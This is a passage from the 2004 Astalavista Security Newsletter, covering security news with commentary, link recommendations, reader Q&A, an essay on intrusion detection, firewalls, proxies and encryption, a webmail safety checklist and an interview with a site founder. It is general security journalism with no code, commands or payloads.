the focus of their security policies. The security of subscribers, other network providers, or other Internet users in general, is something that they go to some trouble to create the perception that they care about, but
when the time comes to put their money where their mouths are, it's just not
happening.

Astalavista: Thanks for your time.

MrYowler: Any time... :-P

11. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting
and useful security related web sites. Before we recommend a site, we make sure that it provides
its visitors with quality and a unique content.

http://www.dsinet.org/

DSInet.org provides its visitors with information, files, tools, news items, columns, opinions and an editorial from
a Dutch point of view.

http://www.cgisecurity.com/

A well known and quality security site, CGI Security resources, intresting files, papers etc.

http://www.cryptome.org/

The conspiracy site, freedom of information!

http://www.ebcvg.com/

You source for information security, daily updates, viruses and malicious code articles and downloads etc.

http://www.dailyrotation.com/

All the news in one page, recommended link if you haven't visited this before.

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who
thinks he/she could contribute to Astalavista in any way. Below we have summarized various issues that might
concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than
22,000 subscribers, so you can imagine what the exposure of your article and you will be, impressive, isn't it!
We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in
republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributed article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article. Once we take a look
at it and decide whether is it qualified enough to be published, we will contact you within several days,
please be patient.

Thanks a lot all of you, our future contributors!

13. Astalavista.net Advanced Member Portal Promotion

- May offer Save 10% until 05/30/04 $26 - 6 months Membership
- May offer Save 20% until 05/30/04 $79 - PREMIUM (Lifetime)

Astalavista.net is a world known and highly respected Security Portal offering
an enormous database of very well-sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more. At your disposal
are also thousands of working proxies, wargames servers where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions, replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal
messages, a growing archive of white papers containing info on previous
hacks of these servers is available as well.

http://www.Astalavista.net
The Advanced Security Member Portal

--- Thawte Crypto Challenge V ---

Crypto Challenge V Now Live!
Pit your wits against the code - be the first to crack it and win an
Archos Cinema to Go.

Click here to grab the code and get started:
http://ad.doubleclick.net/clk;8130672;9115979;t

--- Thawte Crypto Challenge V ---

14. Final Words

Dear Subscribers,

Once again, we would like to thank to everyone who contacted us,
submitted article for future issues, and proposed
various ideas for the newsletter. We're doing our best at providing you
with the most up-to-date and interactive summary
of the month's security events and major threats everyone is facing while
online. Issue 7 will be improved with several
new and very informative sections, so watch out!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 7 30 June 2004   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Welcome to Issue 7 of Astalavista Security Newsletter.

During the past month we've witnessed several very important actions, one of them was the Spyact, in terms of
the U.S Government paying attention to the threats possed by spyware and adware. The attacks/dns problems on Akamai's
global network shut down MSN, Yahoo, Google, Microsoft and pretty many of the most highly visited sites in the world. Serious

criticizm has been going around the industry about Microsoft's Internet Explorer level of insecurity.

We got several hundred new subscribers, developed a couple of new sections at Astalavista, and the big news is that we're soon going to have a HTML based Newsletter. Which means more dynamic and interactive content for you, our subscribers.

Enjoy yourself, and be aware!

Astalavista's Security Newsletter is mirrored at:

http://www.cyberarmy.com/astalavista/
http://packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://astalavista.com/index.php?page=55

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issue discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[CORPORATE SERVERS SPREADING IE VIRUS]

Security researchers warned Web surfers on Thursday to be on guard after uncovering evidence that
widespread Web server compromises have turned corporate home pages into points of digital infection.

More information can be found at:

http://zdnet.com.com/2100-1105_2-5247187.html?tag=zdfd.newsfeed

Astalavista's comments:

Responding to a threat from a 0-day IE vulnerability by advising users to modify settings, instead of providing them
with a patch on time isn't the best strategy at all.

[AKAMAI DDoS ATTACK WHACKS WEB TRAFFIC, SITES]

An apparent DDoS (distributed denial of service) attack on the DNS run by Akamai Technologies Inc.
slowed traffic across the Internet early Tuesday and brought the sites of the firm's major customers to a screeching
halt for roughly two hours.

More information can be found at:

http://www.eweek.com/article2/0,1759,1612740,00.asp

Astalavista's comments:

Let's don't forget the following, Akamai is a global leader in providing computing solutions and it has the
most widely used on-demand distribution computing platform in the world. They're prone to be online, and DDoSing
them is not going to happen that easy. Although we'll probably never find out the truth, as the feds urge secrecy over
these network outages, we shouldn't exclude the possibility of an insider breach at Akamai or this could have been one
of the most sophisticated attacks we've seen lately.

[UNPATCHED IE VULN EXPLOITED BY ADWARE]

Detailed information on a brace of unpatched vulnerabilities in Internet Explorer has been posted onto a
Full disclosure mailing list. The flaws involve a cross-zone scripting vuln and a bug in IE's Local Resource
Access and pose an "extremely critical" risk to Windows users, according to security firm Secunia. The
vulnerabilities affect both Internet Explorer 6 and Outlook.

More information can be found at:

http://www.theregister.co.uk/2004/06/10/ms_inpatched_ie_flaw/

Astalavista's comments:

Although it's again privacy invasion (even data modification), just imagine the implications of a couple of million e-mails
send to Outlook and IE users, containing the 0-day vuln inside?

[US MOVES TOWARDS ANTI-SPYWARE LAW]

A US House subcommittee on Thursday (17 May) approved what would be the first federal law
to specifically target Internet spyware.

The SPY Act, for "Securely Protect Yourself Against Cyber Trespass," would oblige companies
and individuals to conspicuously warn consumers before giving them a program capable of automatically
transmitting information gathered from a user's computer. Though the bill carries no criminal penalties,
and doesn't allow users to sue spyware merchants, anyone in the US caught uploading such a program
without obtaining the consumer's consent could face civil prosecution by the Federal Trade Commission (FTC).

More information can be found at:

http://www.theregister.co.uk/2004/06/20/us_anti_spyware/

Astalavista's Comment:

Finally the gov guys found it necessary to address this issue seriously, and although the act itself needs improvements,
it's the beginning of something.

[GATES DEFENDS MICROSOFT PATCH EFFORTS]

Microsoft chairman Bill Gates defended the company's handling of security patches Monday following widespread
attacks on the Internet by suspected Russian organized crime gangs.

Last week's attacks used unpatched vulnerabilities in Internet Explorer to deploy a Trojan horse program
on the victim's machine, which could capture the users' Internet banking passwords. The SANS Institute's
Internet Storm Center reported the attacks were launched through a large number of websites, some of them
"quite popular," which had been penetrated and modified to deliver malicious code.

More information can be found at:

http://securityfocus.com/news/9004

Astalavista's comment:

Nobody can deny that there's a significant delay of MS's patching process, the lack of awareness about a new update,
now, the updates aren't actually working.

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its
purpose is to provide you with direct links to various white papers covering
many aspects of Information Security. These white papers are defined as a "must
read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions

about the section are welcome at security@astalavista.net

" PASSWORD TIPS FOR USERS "

Tips for users in order to improve the quality of their current passwords

http://astalavista.com/index.php?section=dir&cmd=file&id=1891

" HOWTO BYPASS INTERNET CENSORSHIP"

A tutorial on how to bypass Internet Censorship using Proxies, Shells, JAP e.t.c. Different ways to beat the filtering
in schools, countries or companies (blocked ports e.t.c).

http://astalavista.com/index.php?section=dir&cmd=file&id=1994

" SECURING YOUR WINDOWS LAPTOP "

Paper discussing various aspects of securing your laptop

http://astalavista.com/media/files/securing_your_laptop.pdf

" A CRYPTOGRAPHIC COMPENDIUM "

Quite an extensive overview of Cryptography, very comprehensive, graphics are included as well

http://www.astalavista.com/?section=dir&cmd=file&id=2004

" ASSEMBLY LANGUAGE TUTOR "

Very well written document covering the most important concepts of Assembler

http://astalavista.com/index.php?section=dir&cmd=file&id=1760

04. Site of the month

Web Searchlores - search engines concepts in depth

http://searchlores.org/

05. Tool of the month

Echelon for Dummies

Echelon for Dummies is a distributed sniffer which tries to show how the "echelon" network could be designed.
It uses sniffer servers that can be installed and run on remote hosts, and will dig through local network traffic,
using custom pattern/keyword matching to find packets with interesting content, which are then forwarded to
a central loghost on which the logging daemon that gathers and logs the data is run.

http://www.astalavista.com/media/files/e4d.tgz.gz

06. Paper of the month

Understanding Virtual Private Networking

A technology guide discussing Virtual Private Networks(VPN)

http://www.adtran.com/adtranpx/Doc/0/EU0GPR0PEFB139RF038BE81ID8/EU0GPR0PEFB139RF038BE81ID8.pdf

07. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security concerned e-mails we keep getting on a daily basis, we have decided to initiate a service free of charge and offer it to our subscribers. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our Security experts. The questions we consider most interesting and useful will be published at the section.
Neither your e-mail, nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and provide you with an accurate answer to your questions.

Question: Hello there. I'm mailing you because I've suddenly started receiving a lot of port scan and connection attempts on various posts. Is there any way I could block these?

Answer: Porn scan and connection attempts are something very common nowadays. Although the majority of the ones you're getting are automated scanning tools, some of these might be targeting especially you, it depends on your situation of course. The fact that you've noticed these means that you have some sort of network monitoring software, probably a firewall, which is just great, and it should be blocking the majority of these. Keep in mind that whenever there's a new vulnerability discovered in a popular software, in a short time there's a new worm "in the wild" attempting to infect possibly vulnerable computers. We would advice you to keep an eye on the following sites:

http://www.incidents.org/
http://www.dshield.org/

Question: Hi, I plan to install a honeypot. How useful are they, indeed?!

Answer: Well,it depends on what you're trying to achieve. IDS's are a good place to start when gathering information about
the kind of threats trying to breach your security. While honeypots will keep real intrusion in an isolated environment
where you'll be able to take a closer look at what attackers try to use your network for; the combination of
these will be very beneficial for you.

Question: Hi, I run a small size business network, and we've recently started thinking of outsourcing the security
of our system to managed security providers. Are managed security providers better than in-house risk responsilibity?

Answer: MSS(Managed Security Services) saves a lot of costs on infrastructure and most importantly expertise. MSSs often
work with highly skilled personel and partner with leading security providers. For larger networks, in-house security
measures have to be developed in order to increase the level of security required for the huge number of entry points.

Check out:

http://internet.about.com/library/aa_mss_082902.htm

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have
decided that there should be a special section for corporate security, where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

The Nature of the Game Part 2

By MrYowler
mryowler [at] cyberarmy.com
http://www.cyberarmy.com/

Measures and Countermeasures

Having explored to some extent the tactics involved in information warfare, it is also worthwhile to explore some
protective measures which may be employed by both attackers and defenders. Defenders may choose to employ
electronic and/or operational measures which can serve to prevent the attacker from gaining access; this might
include tactics of misdirection, intrusion detection, policies designed to limit access through users, firewalls,
network service controls, and encryption.

Intrusion detection:

Intrusion Detection Systems (IDS) refer to mechanisms that attempt to alert a host or network administrator,

when they appear to be under some form of attack. These systems are often based upon a series of known attack profiles, and alert the administrator when some element of traffic fits one of these profiles, with some unusually high statistical measure of correlation. Some simple examples might include activity on an IP router, in which the IP address of a data packet, passing through a network interface, does not match the subset of the IP network, assigned to that interface. This implies an attack tactic known as 'IP spoofing', which is typical of a wide variety of denial-of-service attacks. Such a situation may also, however, describe a user, attempting to configure a new workstation, who misconfigured his Internet Protocol settings.

There are a number of issues surrounding IDS systems. The first, and most obvious, is the one described above; it is often as likely that authorized traffic is responsible for the alerts that you receive from your IDS, as it is that these alerts are the result of unauthorized traffic. (This is typically referred to as a 'false positive', and network attackers sometimes purposefully attempt to generate apparent 'false positives', in order to lull the defender into ignoring indications of a genuine attack in progress.) Additionally, users of IDS systems are often not nearly so familiar with a potential attack profile, as the IDS is, itself, and therefore are left ill-equipped to react to an intrusion, when it occurs. Such a user may, in fact, misinterpret the alert, to represent one situation, when in fact the alert represents a different situation, altogether. (This represents a defender who is subject to a range of social engineering tactics; their perceptions and reactions can be molded, by manipulating the alerts that appear on their IDS.) An IDS user may also recognize an attack, but lack the means to respond in a useful way.

In the example, above, a useful response might be to examine the MAC (Media Access Control) address, or hardware address, of the device that is sending out the erroneous data. If that address can be connected to a specific network device, and that device associated with a specific user, then it may be possible to contact the user, and offer them assistance, or take disciplinary action, as may be appropriate to the situation at hand. Most organizations, however, do not maintain such closely managed asset management systems, as to be able to track a hardware address down to an individual user. Furthermore, if the scenario represents an actual attack, the hardware involved is unlikely to appear in any asset management system. Also, a sophisticated attacker, having planted a device on a target network, may well be capable of programming the hardware address - and will change the address, at unpredictable intervals, in an effort to thwart attempts to locate the device. In fact, such a device might well be designed to attempt to disguise itself as some other device, which does appear on the asset management inventory. It may even change identities, between several such devices, and/or detect when such devices are shut down, in order to have some idea when to change identities, and what identities to use.

This could represent an extremely difficult situation to respond to, even when it is possible to clearly identify as an attack. And, therein lies the challenge; even with sophisticated tracking tools, information, and training, it can be extremely difficult, time-consuming, and resource-consumptive (often translating to 'expensive') to make use of the information that an IDS provides to it's user. Many IDS users do so, not only as part of an effort to respond tactically, to network attacks, but also as part of an effort to gather intelligence for subsequent legal action. This is often also fruitless, since the identity of the attacker may be well-concealed, and the attacker may not be subject to either the legal jurisdiction of the defender, or may be in some way immune to prosecution. Perhaps, for example, their activities are not against the law, in the legal jurisdiction that they are subject to. Perhaps the attacker is viewed by the leagal system, as a 'minor', and the penalties for their actions are therefore not worth much law enforcement effort, to pursue. Some defenders use IDS systems, in the hope of responding to an attack, with a counterattack - this too is ill-advised. Such efforts only subject the defender to legal action, as well as legitimizing the actions of the attacker. Additionally, a particularly cagey attacker might well attempt to trick one victim into believing that the attack came from another, intended victim - causing the first victim to perpetrate an attack against the second.
In behavioral science arenas - or social engineering circles - such an individual might be referred to as an 'instigator'.

Finally, it is worth pointing out that an IDS exists only to identify possible intrusion attempts.
It does not usually prevent them - and given that such events often turn out not to represent an attack, it is probably just as well that an IDS not be responsible for responding to the event. In the example above, the typical response would come from the router that notified the IDS of the unusual traffic; that router should probably drop the packet, as if it were malformed, or otherwise unroutable. The notification that is sent to an IDS, may very well wind up being ignored, for the reasons outlined above - making the usefulness of the IDS, for this scenario, highly questionable.

Policy:

(to include policies to protect the defender from both operational and informational exposures)

"Network Security Policy" is a buzz-phrase that has been growing, in popularity and usage, in recent years.
Network users seem to have the impression that it refers to something obscure, technical, and related mostly to network equipment and configurations - something for the boys in Network Management to worry about, not the users.
In fact, Network Security policy covers not only the network security, but also the operational security procedures, within an organization.

Sadly, users typically do not want to be bothered. It is a sad truth that a user with no vested interest in
the security of a resource, is unlikely to take steps to protect that resource. No amount of cajoling, meetings,
memos, or training, is likely to convince a user to do something that makes their life more difficult, for no
perceptible benefit to them. Even offering financial incentives and/or penalties seems to rarely be effective;
the typical user response is to cover up violations of the security policies, rather than to prevent them.
A person assigned to protecting a resource, must actually have a vested interest in protecting that resource,
in order for it to be reasonable to assume that they will do so, reliably.

This is clearly demonstrated by military organizations, where the high statistical rate of success, in protecting
sensitive data, within a large organization of oft-inexperienced users, is belied only by direct experience in
the trenches. Data exposures go unreported. Thanks to inordinately severe penalties for these exposures, when they
are discovered, few people that would be immediately involved in their discovery, are suitably motivated
to report it. Recognizing that the exposures, if exploited by an attacker, are associated with extremely high
strategic, tactical, economic, and personal costs; attempts to transfer these costs to the people responsible
for them are typically neither effective nor helpful. These efforts result in a motivational imperative to avoid
reporting the exposure, which merely compounds the problem, by leaving the defender largely unaware it, until
the attacker has fully exploited it. This is one of those cases where that which you do not know, can and probably
will hurt you.

The moral of the story? No matter how much you want to, you can't shove security down the users' throats;
you have to invest them in it. Even more important than the wisdom of a policy is its genuine acceptance,
by the people who must implement it.

Firewalls:

The word 'firewall' tends to get thrown around, a great deal, by users and technical people, alike.
The frequency of its misuse has corrupted its meaning over time, and the marketing efforts of organizations
that try to sell security, as well as misuses of the word in popular entertainment media, have contributed to
this corruption.

A firewall is a device that examines data which is passing through it, for conditions that it views as problematic,
and permits or denies the passage of that data. The conditions which a firewall finds to be problematic must be
predetermined by someone; firewalls do not possess psychic powers with which to defiine what traffic might be
acceptable, and what traffic might not be. Many firewalls come with some sensible default configurations,

but such defaults are based upon broad assumptions, and are rarely both entirely adequate and entirely appropriate.
Simply buying a device with the word 'firewall' on the packaging, does not constitute adequate security policy,
nor are firewalls the be-all, end-all of network security.

A component need not have the word 'firewall' on the label to serve as one. Often, conventional routers
employ simplistic traffic controls, which allow them to serve adequately as firewalls, for the purposes of many
organizations with uncomplicated security requirements.

Proxies:

Many people and organizations employ proxy services, to share network connections, to filter and/or monitor
network traffic, to protect the privacy of their users, and to prevent host intrusions, perpetrated against
the workstations of network users - who, often, may be ill-equipped to protect themselves.
Proxy services allow network administrators to redirect network traffic to a single or small group of
entry/exit points, making the effort to control that traffic, substantially simpler. It is worth noting that
this also creates a potential single point of failure, for denial-of-service attacks - as well as an excellent
place to troll for valuable data. Additionally, the extra attention that proxy servers usually get,
often comes at the expense of the rest of the network; skilled attackers will often take advantage of
this fact, by attempting to pass their traffic in ways which bypass or otherwise avoid the proxy service.
Sometimes, the volume of traffic, on the proxy, is so overwhelming, that is becomes possible to disguise
one's traffic in plain sight - another tactic employed by skilled attackers.

Filters:

To prevent traffic from traversing networks in undesirable ways, network administrators often
apply filters to that traffic. Such filters may be specifically designed to disallow traffic that is viewed
with concern, or to allow traffic that is expected - even to track traffic that is specifically believed to
represent an attack. Experienced network-protocol attackers will often escape such filters, by presenting their
traffic in expected protocols, or otherwise evading the filtering device, on the network. Filtering devices
possess the same inherent flaws as proxies; any device designed to aggregate data, on a network, is a target
for denial-of-service attacks as well as data-collection tactics, and something to be avoided, by network users
that are aware that their traffic is considered undesirable.

Network Service controls:

(limited-connection services, 'layer 4' routers, and such)

Encryption:

Encryption is typically used to protect data from unauthorized interception. The point of the exercise is to ensure that traffic which is passed over a presumably insecure channel is only decipherable by the sender and/or receiver. Anyone that obtains the information, in transit, is left with it in a useless and nonsensical format.

Encryption relies upon the principle that data has a value, and that value may be measured against the value of the effort which must go into compromising it. If the value of that effort, far exceeds the value of the data, then the data is generally believed to be adequately secure. Indeed, it is singularly impossible to cipher data, so securely, that it is no longer possible to decipher it; if that were the case, that the receiver would not be able to decipher it, either. If the data cannot be deciphered by the receiver, then it has no value, as a communication, at all.

Encrypted data may potentially be deciphered through the use of some sort of key, or through the use of an algorithm, or possibly both. There are many types of encryption, and the factors which lead to the selection of one type over another, may include the legal export implications of the use of one type over another. Decisions may also be based upon the difficulty of implementing one cipher, over another, or the cost, in terms of computing power, to cipher and/or decipher it. Another factor might be the value of the data being protected.

Users tend to be largely ignorant of the quality of encryption, and if told that their data is encrypted, they will typically equate that to a belief that their transmissions are secure. Sometimes that is true, and sometimes not; the basis for that assessment comes in the comparison of the value of the data being transmitted, to the value of the effort involved in compromising it. The Electronic Frontier Foundation recently designed and constructed a device designed to defeat the U.S. federal government's recommended public cipher system; the Data Encryption Standard (DES) through brute-force tactics. The device costs (at the time) approximately $250,000 to construct, and the design specifications are available to the public. It may not be reasonable to believe that a hacker would go to that much effort, to intercept credit card transactions, over the web (although such transactions typically use stronger ciphers, in any event), but it might be reasonable to expect such equipment to be put to use in industrial or international espionage efforts. If you are an executive officer, at a bank, and your email is DES-encrypted, it might not be safe to assume that your email is secure, in transit.

Most hackers, of course, operate on a much smaller scale, and will typically only rely upon brute-force cipher-cracking techniques, when they can do so with a reasonable chance of success. This means that they will typically apply such tactics against bulk data, such as password files, and then they will limit their key

searches to such things as dictionary words, popular names, numbers (like social security, birthdate, and/or telephone numbers, or subsets thereof). Any successful intrusions or revelations based upon this approach, result in exposures that are typically limited to the users who chose cipher keys or passwords, so poorly, to begin with. These attackers will often attempt, instead, to intercept data before it is ciphered - or after it is deciphered - or intercept cipher keys, at the time that they are used. They rely upon the fact that users will rarely go to the trouble of ciphering their data, unless they perceive it to be valuable, and therefore the data to concentrate on, is the data that the user went to the trouble to try to protect.

Network attackers will often also take advantage of cipher tactics, themselves, to protect data that they perceive to be valuable, or to disguise their activities. The classic example of this is the nph-proxy tactic, in which a corporate network user evades an effort, by a corporate web proxy, to log or restrict the websites that he visits, by submitting an encrypted web request to a site outside of the corporate network, that will then translate the request, retrieving the requested content from a site that the corporate proxy might otherwise either have filtered, or reported as a violation of the corporate network use policy. Instead of violating the proxy rules, such a request is passed through innocuously, and the restricted content is not only now available, but the proxy, in all likelihood, failed to log the activity adequately, to use as evidence if the abuse should be discovered, later, through other channels.

Motivations:

To date, I have identified three core motivations for 'hacking'; challenge, curiousity, and power.

Challenge:
Curiousity:
Power:
Ethics:
The word 'hacker':

This needed to be addressed, even though it is not the focus of this document, if for no better reason than because 'hackers' themselves, often object to the usage.

The term 'hacker' originates from well before the time of computers, just as information security has been an issue of some importance, for as long as information has been valuable. In days long gone by, a 'hacker' was someone who spent an inordinate amount of time engaged in the activity of typing, or 'hacking' at a keyboard. This slang term was eventually corrupted into an insult, borne of the tendency of such people to take great pride in their products - people who disagreed, would call them 'hacks'. Over time, the insult spread to other professions, but the term 'hacker' continued to apply to people who spent the late hours hunched over a

keyboard. With the advent of computers, the term began to apply to people who spent such time over computer keyboards;
in the early days, to be effective as a user of the machines, it was nearly unavoidable that you should devote much of
your time to them. Eventually, computers began to reach the student community, at colleges, and the public community,
and again, such students and computer enthusiasts, because of their time spent at the keyboard, were referred to as
'hackers'. Because these were often young people, with curious natures, and highly devoted to whatever their interest
- and because computing resources were scarce, and therefore competition for elevated access to them, fierce -
these people began to explore the limits of their access to these systems. Being a part of the then-'hacker' culture,
and being perhaps the most prominently visible, for those instances in which their activities made them into
disciplinary examples - they became, over time, what was represented to the public, as typical of the 'hacker'
culture. Other 'hackers' at the time attempted to distance themselves from this reputation, by referring to
these people as 'crackers' (for their efforts to crack encryption keys, algorithms, and passwords), but the public
media never really accepted this terminology, and the 'hackers' of the time, were, on the whole, not serious
societal participants, to push the issue.

Today, the word 'hacker', in popular usage, refers to someone that penetrates computer and network
security systems. True 'hackers' (under the more traditional definition) may disagree with this definition
- even be offended by it; nevertheless, it is what it is. In this document, in the interests of communicating
with the largely non-technical audience that it is intended to target, I defer to the more common, and admittedly,
less correct usage. I use the term interchangeably with network or host 'attacker'. So sue me. :)

09. Home Users Security Issues

Due to the high number of e-mails we keep getting from novice users, we have
decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.
If you have questions or recommendations for the section, direct them to security@astalavista.net Enjoy yourself!

Web E-mail Security Checklist

This Checklist tries to summarize the most common security related issues for web based e-mail providers like
Hotmail, Yahoo etc.

1. Always use the secure (SSL) mode when available. Unencrypted data can be sniffed much more easily than encrypted.
Using the SSL mode, you ensure that the login data between your computer and Yahoo is transmitted securely.

2. Make sure that the computer you're using is free of keylogers and other monitoring programs.

3. Keep an eye on the Sent folder. Sometimes the attacker is activating the "Save in the Sent folder" feature, so that
he/she can read all the e-mails sent, then of course place them in the Trash

4. Whenever a pop or another windows asks you about your login data, make sure that you revisit your provider's web site,
instead of just entering there. The majority of e-mail hacks happen through login spoofs like the ones mentioned.

5. When storing sensitive data in your e-mail, consider encrypting it before that, PGP is a good start. Just think about
the implications of having your mailbox hacked into?

6. Limit the use of public POP3 checkers and the use of proxies with the idea to "check my e-mail anonymously", as the
majority of these are often better monitored than your e-mail provider's servers, in terms of privacy invasion and scam.

10. Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a great deal of
useful information through this section. Due to the constant requests, in this issue we have interviewed
one of the core founders of Astalavista.com, you will read about a lot of stories "right from the kitchen"!

Your comments are appreciated at security@astalavista.net

Interview with a core founder of Astalavista.com
http://www.astalavista.com/

Dancho: Hi Prozac, Astalavista.com - the underground has been one of the most popular
and well known hacking/security/cracks related web site in the world since 1997. How did it all start? What was the idea behind it?

Prozac: Basically, it was me and a college friend that started Astalavista.com during our student
years. The name of the site came from the movie Terminator 2 from Schwarzenegger's line " Hasta la vista Baby"!
Back in those days there weren't many qualified security related web sites, and we spotted a good
opportunity to develop something unique, which quickly turned into one of the most popular hacking/security
sites around the globe. In the beginning, it was just our Underground Search List, the most comprehensive and
up-to-date search list of underground and security related web sites, based on what we define as a quality site.
Then we started providing direct search opportunities and started developing the rest of the site. Many people

think we did some serious brainstorming before starting Astalavista, well, we did, but we hadn't expected it to become such a popular and well known site, which is the perfect moment to say thanks to all of you who made us as popular as we're today.

Dancho: Astalavista.com always provides up to date, sometimes "underground" documents/programs. The Security Directory is growing daily as well, and it has been like this for the past several years. How do you manage to keep such an archive always online, and up to date?

Prozac: Astalavista's team members are aware of what's "hot" and what's interesting for our visitors, just because we pay an enormous attention to their requests for security knowledge, and try to maintain a certain standard, only quality files. While we add files every day, a large number of those are submitted by our visitors themselves, who find their programs and papers highly valued at our site, as we give them the opportunity to see how many people have downloaded their stuff.

Dancho: Astalavista occupies people's minds as the underground search engine. But what is Astalavista.com all about?

Prozac: The majority of people still think Astalavista.com is a Crack web site, which is NOT true at all. Astalavista.com is about spreading secutity knowledge, about providing professionals with what they're looking for, about educating the average Internet user on various security issues; basically we try to create a very well segmented portal where everyone will be able to find his/her place. We realize the fact that we're visited by novice, advanced and highly advanced users, even government bodies; that's why we try to satisfy everyone with the files and resources we have and help everyone find precious information at astalavista.com.Although we sometimes list public files, the exposure they get through our site is always impressing for the author, while on the other hand, some of the files that are listed at Astalavista.com sometimes appear for the first time at our site. We try not to emphasize on the number of files, but on their quality and uniqueness.

Dancho: Everyone knows Astalavista, and sooner or later everyone visits the site. How did the image of Asta become so well-known around the world?

Prozac: Indeed, we are getting more and more visitors every month, even from countries we didn't expect. What we think is important is the quality of the site, the lack of porn, the pure knowledge provided in the most professional and useful way, the free nature of the site, created "for the people", instead of getting it as commercial as possible. Yes, we work with a large number of advertisers, however, we believe to have come to a model where everyone's happy, advertisers for getting what they're paying for, and users for not being attacked by adware or spyware or a large number of banners.

Dancho: A question everyone's asking all the time - is Astalavista.com illegal?

Prozac: No! And this is an endless debate which can be compared to the Full Disclosure one. We live in the 21st century,

a single file can be made public in a matter of seconds, then it's up to the whole world to decide what to do with the information inside. We're often blamed because we're too popular and the files get too much exposure. We're often blamed for serving these files to script-kiddies etc. Following these thoughts, I think we might also ask, is Google illegal, or is Google's cache illegal?! Yes, we might publish certain files, but we'll never publish "The Complete Novice Users on HOWTO ShutDown the Internet using 20 lines VB code". And no, we don't host any cracks or warez files, and will never do.

Dancho: Such a popular secutity site should establish a level of social responsibility - given the fact how popular it is among the world, are you aware of this fact, or basically it's just your mission that guides you?

Prozac: We're aware of this fact, and we keep it in mind when appoving or adding new content to the site. We also realize that we still get a large number of "first time visitors", some of them highly unaware of what the security world is all about; and we try to educate them as well. And no, we're not tempted by "advertising agencies" eager to place adware/spyware at the site, or users submitting backdoored files, and we have a strict policy on how to deal with those - "you're not welcome at the site"!

Dancho: We saw a completely new and "too professional to be true" Astalavista.com since the beginning of 2004 - what made you renovate the whole site, and its mission to a certain extend?

Prozac: It was time to change our mission in order to keep ourselves alive, and most importantly, increase the number and quality of our visitors, and we did so by finding several more people joining the Astalavista.com team, closely working together to improve and popularize the site. We no longer want to be defined as script kiddies paradise, but as a respected security portal with its own viewpoint in the security world.

Dancho: What should we expect from Astalavista.com in the near future?

Prozac: To put it in two words - changes and improvements. We seek quality and innovation, and have in mind that these developed by us, have an impact on a large number of people - you, our visitors. Namely because of you we're devoted to continue to develop the site, and increase the number of services offered for free, while on the other hand provide those having some sort of purchasing power and trusting us with more quality services and products.

Dancho: Thanks for the chat!

Prozac: You're more than welcome :)

11. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

http://www.programmersheaven.com/

Programmers heaven is a comprehensive portal providing its visitors with anything they could possible need
for their programming experiences, huge database of source codes!

http://www.vpnlabs.com/

VPNlabs is an open community for researching, reviewing, and discussing Virtual Private Networks.

http://slashdot.org/

News for nerds

http://www.sysinternals.com/

The Sysinternals web site provides you with advanced utilities, technical information, and source code related
to Windows 9x, Windows Me, and Windows NT/2000/XP/2K3 internals that you won't find anywhere else.

http://www.securitytracker.com/

Security Tracker is a site devoted to tracking security vulnerabilities.

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who
thinks he/she could contribute to Astalavista in any way. Below we have summarized various issues that might
concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than

22,000 subscribers, so you can imagine what the exposure of your article and you will be, impressive, isn't it!
We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in
republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributed article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

